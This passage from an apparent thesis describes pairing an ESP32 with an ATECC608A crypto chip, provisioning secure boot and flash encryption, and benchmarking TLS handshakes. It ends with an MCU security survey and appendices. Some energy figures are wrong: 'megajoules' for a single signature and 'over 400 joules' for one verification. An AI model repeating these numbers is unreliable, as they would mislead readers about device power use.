To combine the ESP32 with the ECC608, we provide details for a complete hardware and software implementation. The *CryptoAuthLib* and *Mbedtls* libraries must be ported correctly to compile within ESP-IDF's build system.

We have paired the crypto chip with a development board that incorporates ESP-WROOM-32 module and 4 MB external flash. To utilize the I 2C interface, we use GPIO ports 15 (SCL) and 4 (SDA) on the ESP32, although other ports such as 21 and 22 can be used. The power supply of the ECC608 connects to the ESP32's 3.3V output pin. We have soldered the ECC608 to a SOIC socket adapter. Figure 6.3 illustrates our hardware setup on a breadboard.

We have used Atmel Crypto Evaluation Studio (ACES) to set the configuration parameters of the ECC608. ACES is a programming software that can communicate with the ECC608 via an external programmer, such as the ATSAMD21 board [93].

We have developed a provisioning app that generates an ECC private key in slot 0 and corresponding X.509 CSR. It will also lock the data zone once the private key is set. To port *CryptoAuthLib* to ESP-IDF, we have cloned the source code from GitHub and added a "CMakeLists.txt" build file to the root directory. The build file specifies the source and header files of this library. The library contains a hardware abstraction layer that specifies communication settings with many devices including the ESP32 over I^{2}C; this setting is included as a compile option in the build file.

In addition, we have developed an app that connects with a remote server via MQTT over TLS. In our prototype, we connect to an EC2 node where the server and CA certificates have been generated using ECC private keys. In this way, the ECC608 can be used to verify these certificates and generate the session key via ECDH.

Our app integrates the *CryptoAuthLib* and *Mbedtls* libraries. Like *CryptoAuthLib*, we write a "CMakeLists.txt" file for *Mbedtls* that includes the required source files as well as dependencies to *CryptoAuthLib*. We have modified the ECDSA and ECDH source files included in *Mbedtls*. We have written alternative functions in these source files which can be enabled or disabled in the port directory, via a configuration file. In ECDSA, we write function overloads for signature generation and signature validation which offload these operations to the ECC608. The functions *atcab_sign* and *atcab_verify_extern* provide the required ECDSA operations. In ECDH, we overload the public key generation and shared key generation functions. The function *atcab_genkey* will generate a key in the temporary key slot, while *atcab_ecdh_tempkey* will establish the shared key.

6.3.3 Secure Provisioning of the ESP32

The ESP32 can provide flash encryption and secure boot to prevent readout and modification of the firmware. These features rely on two private keys stored in the secure eFuse memory. However, enabling these features presents a challenge due to the security risks involved in key provisioning.

The details for enabling the ESP32's security features are as follows.

- Flash Encryption: The programmer should use Espressif's build framework to compile the bootloader to support flash encryption. During the boot sequence, the bootloader will detect flash encryption is supported, and the hardware will generate a key to store in the eFuse. Then, the chip will encrypt the complete flash contents.
- Secure Boot: The programmer should compile the bootloader to support secure boot. On first boot, the ROM will generate a secure boot key to store in the eFuse. Then, the ROM generates an AES-based SHA digest over the bootloader using the secure boot key. The digest is stored in the flash. The programmer will also sign the firmware with an ECC private key, while the ECC public key is stored in the bootloader to verify the firmware.

A reliable and trusted secure facility can meet the provisioning requirements of the ESP32. Similar to the ECC608, the ESP32 is fully capable of generating and storing its own private keys, which significantly reduces the risk of exposure. As long as the build server has compiled the bootloader with the security features and the firmware has been signed, the secure facility only needs to upload these images to the flash, which will trigger the ESP32 to enable the security features. The secure facility can also perform some tests to check that security has been enabled. This ensures that the private keys are never exposed to anyone.

6.4 Evaluation

In this section, we discuss the area overhead of the ECC608 that is added to an MCU. We also explore the improvements to the speed and energy consumption of the TLS handshake provided by the integrated ECC608 crypto chip. For performance assessment of the ESP32 security features, the reader can refer to Appendix B.

6.4.1 ECC608 Area Overhead

PCB size is an important factor when consider IoT production costs. We have calculated the size of the ECC608 and WROOM and determined the area overhead of this crypto chip. The physical dimensions of the WROOM are roughly 459 mm^2, while the ECC608 dimensions are about 29.4 mm^2. This results in an area overhead of about 6.4% relative to the WROOM module. When considering the area of the overall circuit board – which may encompass many components and occupy a much larger physical space than the WROOM – this shows that the area overhead of the ECC608 is quite minimal and will likely have an acceptable impact on production costs for IoT companies.

6.4.2 AWS IoT Core Versus EC2

We have measured the network performance of SIC^2 on Amazon Web Services (AWS) IoT Core and Amazon Elastic Compute Cloud (EC2). AWS IoT Core is an IoT management cloud service. AWS IoT Core can generate certificates for the end user that are signed by the Amazon Root CA. AWS IoT Core also serves as an MQTT message broker, meaning end devices can connect to AWS using MQTT. This broker uses TLS on port 8883, allowing for a protected connection. Meanwhile, EC2 is a service that allows users to fully configure and run virtual machines in the cloud. Our EC2 instance runs Ubuntu 18.04. To set up MQTT over TLS, we used the Mosquitto software which can be used to establish an MQTT broker; Mosquitto can be configured to use TLS for mutual authentication and encryption, similar to AWS IoT Core.

The difference in the network connection between AWS IoT Core and EC2 lies in their server certificates. During the TLS handshake, AWS IoT Core will present a server certificate signed by an RSA private key, while EC2 has been configured to use a certificate signed by an ECC private key. This means that during the TLS handshake, the ECC608 cannot be used to verify the AWS certificate; it can only be used to prove ownership of its own certificate. In addition, AWS IoT Core does not support a cipher suite with ECDH, so the ECC608 cannot be used to negotiate the session key. However, the EC2 instance has been configured to support ECDSA and ECDH, so the ECC608 can take full advantage of its hardware acceleration when connecting to this server.

6.4.3 ECC608 Speed

The ECC608 contains hardware acceleration of crypto operations, resulting in much better performance when compared to equivalent software implementations. We have measured the TLS handshake time between a remote server and a standalone ESP32 versus one paired with the ECC608. We observe how clock speed impacts the handshake time by setting the ESP32 CPU speed to 240, 160, or 80 MHz. We also compare performance between AWS IoT Core and an EC2 server, the latter of which uses an ECC-signed certificate and can perform ECDH with our ESP32. Each benchmark was executed 100 times, and we recorded the average runtime.




Figure 6.4: TLS handshake time with AWS IoT Core.

Figure 6.4 shows the total handshake time when connecting to AWS IoT Core, while Figure Figure 6.5 measures the EC2 handshake time. Connecting to AWS IoT Core does not impact the connection time so drastically, since the ECC608 only uses the signature generation function to prove ownership of its certificate.




Figure 6.5: TLS handshake time with AWS EC2.

However, when connecting to EC2, the handshake time reduces significantly, as much as 82% when the CPU clock speed is set to 80 MHz. This is because the ECC608 can also verify the server's certificate and perform ECDH to derive the shared session key. It can be observed that these operations form the majority of computation overhead during the handshake, as the CPU clock speed has almost no impact on the handshake performance when the ECC608 is in use.




Figure 6.6: Time to perform ECDSA signature generation.

Figure 6.6 and Figure 6.7 show metrics for ECDSA signature operations. In the worst case of 80 MHz, the ESP32 takes roughly 1.3 seconds to generate a signature and 2.3 seconds 21 to verify a signature. By comparison, the ECC608 can consistently perform signature generation and verification in about 0.25 seconds.




Figure 6.7: Time to perform ECDSA signature verification.

Finally, we measure the time delay of ECDH which establishes the session key among the client and the server. Figure 6.8 shows these results.




Figure 6.8: Time to perform ECDH.

In the worst case of 80 MHz, the standalone ESP32 can perform ECDH in about 2.2 seconds. In comparison, the ECC608 reduces this latency to about 0.2 seconds. These results show that the hardware acceleration capabilities of the ECC608 can greatly benefit the networking performance of IoT applications.

6.4.4 ECC608 Energy Consumption

To complement our performance metrics, we have also measured the energy consumption of ESP32 when performing the TLS handshake, ECDSA, and ECDSA operations. At 80 MHz, the crypto chip reduces power usage of the TLS handshake by about 70%. ECDSA and ECDH benchmarks also reduce their individual energy consumption with the crypto chip. For instance, at 80 MHz, the ECC608 can perform the signature generation while drawing 49.8 megajoules, while the standalone ESP32 will draw 252 megajoules under this operation. These results are consistent with the signature verification and ECDH key exchange benchmarks.

Figure 6.9 showcases the handshake energy consumption (in joules or watt-seconds) with AWS IoT Core.




Figure 6.9: TLS handshake energy consumption with AWS IoT Core.

Figure 6.10 shows the handshake energy consumption with EC2. Note that the ECC608 itself also contributes to the total energy consumption, since it draws power from the ESP32. Despite this, our results indicate that ECC608 greatly reduces power of the whole system when all its hardware acceleration features can be employed.




Figure 6.10: TLS handshake energy consumption with AWS EC2.

Figure 6.11 shows the energy consumption of the ECDSA signature generation function with and without the ECC608.




Figure 6.11: Energy consumed while performing ECDSA signature generation.

Figure 6.12 demonstrates the energy consumption of ECDSA signature verification. Without ECC608, the ESP32 may consume over 400 joules performing this operation; by contrast, using the ECC608 lowers the energy consumption to under 100 joules.




Figure 6.12: Energy consumed while performing ECDSA signature verification.

Finally, Figure 6.13 shows the energy consumption of ECDH and deriving the shared secret key.




Figure 6.13: Energy consumed while performing ECDH.

6.5 Related Work

Broadly speaking, a crypto coprocessor combines the features of a trusted execution environment (TEE) for cryptographic functions with the secure storage of digital keys. A TEE is a secure enclave within a processor that guarantees confidentiality and integrity of its code and data. Examples of popular TEEs include ARM TrustZone [7] and Intel Software Guard Extensions (SGX) [94]. The TEE of a cryptographic coprocessor protects the code integrity of functions such as key generation, signature generation and verification, host authentication, and other crypto operations, as well as the integrity of the data generated by those functions. Moreover, a crypto coprocessor guarantees secure storage of digital keys using a hardware root of trust. Arguably the most common crypto coprocessor in the world is Trusted Platform Module (TPM) [95], which is typically implemented in modern PCs such as Microsoft Windows.

There has been some research that applies TEE and secure storage to other IoT applications and threat models. For instance, S. Sidhu et. al., [96] consider the threat of Hardware Trojan attacks in IoT. To provide an extra layer of security, the authors recommend the usage of hardware such as a Hardware Security Module (HSM) or a Trusted Platform Module (TPM). S. Pinto, et. al., [97] propose IIoTEED, a platform for industrial IoT edge devices that meets real-time processing requirements and device security requirements, which is partially inspired by the TEE capabilities of TrustZone. Finally, G. Ayoade, et. al., [98] propose a model that uses TEE technology to accesses sensitive data securely in an IoT network. In their model, contract-based blockchain is proposed to define usage permissions to that data, and the hash of the data is stored in the blockchain.

When observing IoT devices on the market, we have found only two that implement a crypto coprocessor, the MT3620 [99] and CC3220 [100]. The MT3620 is used in the Microsoft Azure Sphere IoT platform. It contains a security sub-processor called Pluton that implements a hardware root of trust and cryptographic acceleration for security features such as ECDSA-based secure boot, remote attestation, and certificate-based security such as TLS. Security features are also enforced via an eFuse memory block, similar to the ESP32. The CC3220S a low-cost MCU by TI and the successor to the CC3220. It contains a Network Processor Subsystem (NWP) with a dedicated ARM MCU to handle hardware accelerated WLAN and Internet connections. The NWP also supports secure key storage, cloning protection, secure boot, and other security features.

6.6 Conclusion

In this Chapter, we explore how cryptographic coprocessors may offer security protection to low-cost MCU based IoT devices by providing a hardware root of trust for private keys and a secure execution environment which is physically isolated from the host MCU. Software attacks are a major concern on IoT devices. In the previous Chapter, we demonstrated several format string attacks on the popular ESP32 MCU. To thwart against these attacks, we pair the ESP32 with the ATECC608A crypto coprocessor, show how a manufacturing facility may provision private keys securely, and present implementation details on pairing the ESP32 with the ECC608. Finally, we show that the addition of a cryptographic coprocessor can advance the network performance of MCU based IoT devices by decreasing the TLS handshake time and energy consumption.

CHAPTER 7: CONCLUSIONS AND FUTURE WORK

This research explores the security landscape of IoT systems and devices. We highlight various security vectors including hardware security, system/firmware security, data security, networking security, and software security. We show how modern low-cost IoT hardware can meet these security requirements and recommend different strategies for implementing those requirements. Using the ESP32, CC3220, ESP8266, and various crypto modules and coprocessors, we extensively validate the networking and crypto performance of these MCUs and show that the performance needs of many IoT applications can be met by low-cost hardware.

However, even with adequate security features available to vendors, it is widely known that IoT devices often leave such features disabled. To supplement this knowledge, we focused our attention on finding vulnerabilities in IoT servers, which interconnect millions of IoT devices and often serve as a single point of failure due to hardcoded connection parameters within the device firmware. As our use case, we designed a fuzzer for the MQTT communication protocol, and we use Markov chaining to implement both generation-guided fuzzing and mutation-guided fuzzing models. We observe responses from the servers via TCP traffic or via STDOUT and STDERR file streams. We targeted popular MQTT implementations such as Mosquitto and EMQX and found 6 zero-days, generating 2 CVEs.

We then shifted software security of IoT devices and showed that they can be compromised using standard software attacks, such as the format string attack. When an IoT device is compromised, the consequences may be denial-of-service, compromise of the code integrity, or credential leakage; there are physical consequences too. Credentials are often directly linked to the identity of a device because they authenticate the device to a server. When the credentials are leaked, an adversary can spoof the device and send fake data to the server, which threatens the integrity of the whole system. In our attacks, we used the ESP32 as a proof-of-concept and launch five distinct attacks, including stack leakage, arbitrary data leakage, arbitrary data overwriting, control flow hijack, and code injection. Other vulnerabilities such as stack-based buffer overflow are also possible on these devices.

We then expanded our fuzzing method to assess the security of smart building devices and building automation systems (BAS). While fuzz testing has been conducted on some KNX end devices before, our work is among the first to use fuzz testing to rigorously test all components of a BAS, including end-devices, interfaces, and smart building automation software, which may be used to remotely communicate with and program smart building devices. We discovered vulnerabilities in various BACnet and KNX devices as well as popular BAS frameworks such as BACnet Explorer. Our method applied packet probing byte-by-byte to network packets and monitored responses from the target, which afforded us insight into the protocol structure at a fine granularity. We also developed a novel code coverage algorithm based on dynamic instrumentation that leveraged network-layer footprints in the application. Finally, by monitoring the timing of communication between devices, we could confidently avoid input loss by sending fuzzy packets at a carefully timed interval so as to avoid desynchronization issues.

Finally, we proposed the identity protection of IoT devices by pairing the communication private key with a secure crypto coprocessor. The coprocessor serves as a hardware root of trust and implements a trusted execution environment (TEE) for important crypto functions such as authentication, signature generation and verification, session key generation and storage, and so forth. As a use case, we paired the ESP32 MCU with the ATECC608A crypto coprocessor and design a temperature/humidity sensor that connects to AWS IoT Core and AWS EC2. We also proposed a secure key provisioning framework that protects these private keys against malicious actors within the semiconductor manufacturing line and supply-chain attacks.

APPENDIX A: SURVEY ON HARDWARE SECURITY OF MICROCONTROLLERS

We conducted a survey on the state of the art for MCU hardware security, including the usage of crypto coprocessors, secure key storage, and trusted execution environments. Secure key storage means that the key is protected by a hardware root of trust, whereas trusted execution means that the crypto operations themselves are implemented in hardware and tamper-proof. Without such features, an attacker may confiscate secret data on an IoT device. Table displays our full MCU dataset.

Table A.1: The full MCU dataset for hardware security of IoT devices.

Device	Manufacturer	Processor	Crypto Coprocessor	Secure Storage	Trusted Execution	Other Security
A20	Marsboard	Cortex A7	No	No	No	No
A64	Allwinner	Cortex A53	No	Yes	Yes	Yes
AR9331	Atheros	MIPS 24K	No	No	No	No
BeagleBone Green	Seeed Studio	Cortex A8	No	No	No	No
BLE112	Silicon Labs	Intel 8081	No	No	No	No
CC2650	TI	Cortex M3	No	No	Yes	No
C3100M0D	TI	Cortex M3	No	No	Yes	Yes
CC3220S	TI	Cortex M4	Yes	Yes	Yes	Yes
CDXD5602	Sony	M4F	No	No	No	No
DM3725	TI	Cortex A8	No	No	No	No
eMote .Now	Samraksh	Cortex M3	No	No	No	No
Octa 5422	Exynos	Cortex A15	No	Yes	Yes	Yes
ATmega32U4	Atmel	AVR	No	No	No	Yes
H5	Allwinner	Cortex A53	No	No	Yes	No
i.MX 6SoloLite	NXP	Cortex A9	No	Yes	Yes	Yes
i.MX RT1060	NXP	Cortex M7	No	Yes	Yes	Yes
Jetson AGX Xavier	Nvidia	Arm V8	No	Yes	Yes	Yes
Jetson Nano	Nvidia	Arm A57	No	No	Yes	Yes
Kinetis KL8x	NXP	M0+	No	No	Yes	Yes
Kinetis MK20	NXP	Cortex M4	No	No	No	Yes
LPC5411	NXP	Cortex M4	No	No	No	Yes
MKW41Z	NXP	Cortex M0+	No	No	Yes	Yes
MSP430	TI	MSP430	No	No	Yes	No
MT3620	MediaTek	Cortex A7	Yes	Yes	Yes	Yes
MT7620n	MediaTek	MIPS 24KEc	No	No	No	No
MT7687F	MediaTek	Cortex M4	No	No	Yes	Yes
MT8163	MediaTek	Cortex A53	No	No	Yes	No
nRF52832	Nordic Semiconductor	Cortex M4	No	No	Yes	No
nRF52840	Nordic Semiconductor	Cortex M4	No	No	Yes	Yes
NuMicro M487	Nuvoton	Cortex M4F	No	No	Yes	Yes
Omega2S	Onion	MIPS 24K	No	No	No	No
Quark SE C1000	Intel	Quark	No	Yes	No	Yes
Quark SE D2000	Intel	Quark	No	Yes	No	Yes
RK3399	Rockship	Cortex A72	No	No	No	No
SAMD21	Microchip	Cortex M0+	No	No	No	Yes
SAMD5	Microchip	Cortex M4F	No	No	Yes	No
SAML11	Microchip	Cortex M23	No	No	Yes	Yes
SMART AT91RM9200	Microchip	ARM920T	No	No	No	No
STM32F0	ST	Cortex M0	No	No	No	Yes
STM32F2	ST	Cortex M3	No	No	Yes	No
STM32F7	ST	Cortex M7	No	No	Yes	Yes
SM32L5	ST	Cortex M33	No	No	Yes	Yes
STM32WB	ST	Cortex M4	No	Yes	Yes	Yes
X86 ULTRA	UDOO	Pentium N3710	No	No	Yes	Yes
Zynq-7000	Xilinx	Cortex A9	No	No	Yes	Yes
TOTAL	N/A	N/A	2 / 45 (4%)	9 / 45 (20%)	28 / 45 (62%)	27 / 45 (60%)

In total, we surveyed 45 MCUs. Our results show that only 2 MCUs contain crypto coprocessors, the MT3620 by MediaTek and the CC3220S by TI. Additionally, only 9 MCUs offered secure storage of private keys, and only 28 offered any form of trusted execution. Of those MCUs which offer a trusted execution environment, only 6 offer it for ECDSA and ECDH crypto operations, only 3 offer it for RSA, and only 12 support any variant of SHA. These results show that many modern MCUs lack the capabilities of secure key storage and trusted execution environments that can provide hardware security.

APPENDIX B: PERFORMANCE EVALUATION OF ESP32 SECURITY FEATURES

We have evaluated the following characteristics relating to the security features of the ESP32: binary file size overhead; firmware build time; and run time.

We first evaluate the binary size overhead from incorporating flash encryption and secure boot into the application. The overhead arises from the firmware and bootloader needing to compile some additional functionalities into the image. To observe how the overhead may change with respect to app size, we have prepared a "large" app and a "small" app. The "small" app is a standard "hello world" program, while the "large" app implements a WiFi mesh/BLE client node. Table B. shows insight into the binary sizes when flash encryption and secure boot are enabled/disabled.

Table B.1: Binary sizes on disk when ESP32 security features are enabled/disabled.

Binary	App Size	Insecure	Secure	Change
Bootloader	Small	25.38	37.39	47.32%
Bootloader	Large	27.36	39.38	43.93%
Firmware	Small	144.32	196.60	36.23%
Firmware	Large	1407.10	1441.78	2.46%

In both the small app and large app, the bootloader binary increases only by 12 kB when security settings are enabled. In the small app, the firmware increases by 52.3 kB, while the large app increases by 34.7 kB. From these results, we can infer that the binary overhead of these security settings remains fairly constant with respect to the program size.

